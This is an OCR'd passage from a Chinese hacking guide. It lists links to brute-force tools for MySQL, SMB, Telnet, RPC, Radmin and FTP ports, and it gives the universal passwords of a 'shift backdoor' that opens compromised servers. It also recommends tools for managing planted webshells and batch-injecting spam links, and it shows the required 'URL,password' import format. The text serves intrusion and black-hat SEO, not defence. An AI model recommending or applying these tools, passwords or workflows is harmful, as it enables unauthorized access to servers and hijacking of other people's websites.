
参考：http://www.vc2008.com/forum.php?mod=viewthread&tid=8204&highlight=3306


HTTP 版：http://www.vc2008.com/forum.php?mod=viewthread&tid=3548&highlight=3306

多功能 3306 爆破：http://www.vc2008.com/forum.php?mod=viewthread&tid=7236

3306 手工渗透工具包：http://www.vc2008.com/forum.php?mod=viewthread&tid=2202&highlight=3306

3306 爆破友情版：http://www.vc2008.com/forum.php?mod=viewthread&tid=306&highlight=3306





3.4.2.9、445 端口爆破

参考：http://www.vc2008.com/forum.php?mod=viewthread&tid=125&extra=page%3D1

工具包：http://www.vc2008.com/forum.php?mod=viewthread&tid=1793

3.4.2.10、shift 后门（去密码版）

天空月后门是有通用密码的！大家可试试其他地方下载的后门密码是 100896 或 100986


输入后就可以随便进入服务器，所以好多人用这款后门丢了服务器！

参考：http://www.vc2008.com/forum.php?mod=viewthread&tid=45&extra=page%3D3

3.4.2.11、23 端口爆破

参考：http://www.vc2008.com/forum.php?mod=viewthread&tid=4991&extra=page%3D4

3.4.2.12、135 端口爆破



参考： http://www.vc2008.com/forum.php?mod=viewthread&tid=5007

3.4.2.13、4899 端口爆破


GOOD 也完全汉化，爆破出来无 E 文！字典和账户自行修改也可以用默认的！账户和字典在 DIC 文件夹！

loginlist.txt 是账户　passlist.txt 是字典 可以自己修改!

参考：http://www.vc2008.com/forum.php?mod=viewthread&tid=10

3.4.2.14、21 端口（ftp 爆破）

参考：http://www.vc2008.com/forum.php?mod=viewthread&tid=5878&highlight=ftp%B1%AC%C6%C6%B9%A4%BE%DF




在 ftp 爆破工具中有流光（相信很多人都听过他的大名）、华中帝国 ftp 爆破专版、

下载地址：（不保证没有后门，请谨慎使用）

http://www.huacolor.com/soft/89502.html

http://www.greenxf.com/soft/49566.html

ftp 密探



下载地址：http://ftp007.com/

http://www.vdisk.cn/down/index/17893608

参考：http://www.9qu.com/news/detail.php?itemid=611

下载地址：http://115.com/lb/5lbbpvyuk37


3.4.3、webshell 存活检测/批量挂连接工具


3.4.3.1、屌丝软件

参考地址：http://www.mu123.info/

下载地址：http://www.crsky.com/soft/76685.html

寄生站群程序：http://pan.baidu.com/s/1mgurHZM





3.4.3.2、麦灰软件

参考：http://www.liaseo.com/

官网：http://maihuisoft.com/

下载地址：http://down.maihuisoft.com/webshell%E7%AE%A1%E7%90%86%E5%8A%A9%E6%89%8B/Webshell%E7%AE%A1%E7%90%86%E5%8A%A9%E6%89%8B1.4.rar


菜刀批量导出工具：http://down.maihuisoft.com/webshell%E8%8F%9C%E5%88%80%E6%89%B9%E9%87%8F%E5%AF%BC%E5%87%BA%E5%8A%A9%E6%89%8B/webshell%E8%8F%9C%E5%88%80%E6%89%B9%E9%87%8F%E5%AF%BC%E5%87%BA%E5%8A%A9%E6%89%8B1.0.rar


菜刀批量导入：http://down.maihuisoft.com/webshell%E8%8F%9C%E5%88%80%E6%89%B9%E9%87%8F%E5%AF%BC%E5%85%A5%E5%8A%A9%E6%89%8B/webshell%E8%8F%9C%E5%88%80%E6%89%B9%E9%87%8F%E5%AF%BC%E5%85%A5%E5%8A%A9%E6%89%8B1.0.rar

Webshell 分类助手：http://down.maihuisoft.com/webshell%E5%88%86%E7%B1%BB%E5%8A%A9%E6%89%8B/Webshell%E5%88%86%E7%B1%BB%E5%8A%A9%E6%89%8B1.0.rar

Webshell 批量去重复工具：http://down.maihuisoft.com/webshell%E5%8E%BB%E9%87%8D%E5%8A%A9%E6%89%8B/Webshell%E5%8E%BB%E9%87%8D%E5%8A%A9%E6%89%8B1.0.rar

Webshell 批量访问：http://down.maihuisoft.com/webshell%E8%AE%BF%E9%97%AE%E5%8A%A9%E6%89%8B/Webshell%E8%AE%BF%E9%97%AE%E5%8A%A9%E6%89%8B1.0.rar





软件不错、特别是上传和 shell 存活检测这块

3.4.3.3、一句话挂链接工具

这个版本的工具还是相当不错的

软件的导入格式：


www.aaa.com/admin/hkseo.asp,123


如果不是如上格式，保证你导入不进去的

3.4.3.4、XISE WEBSHELL 管理

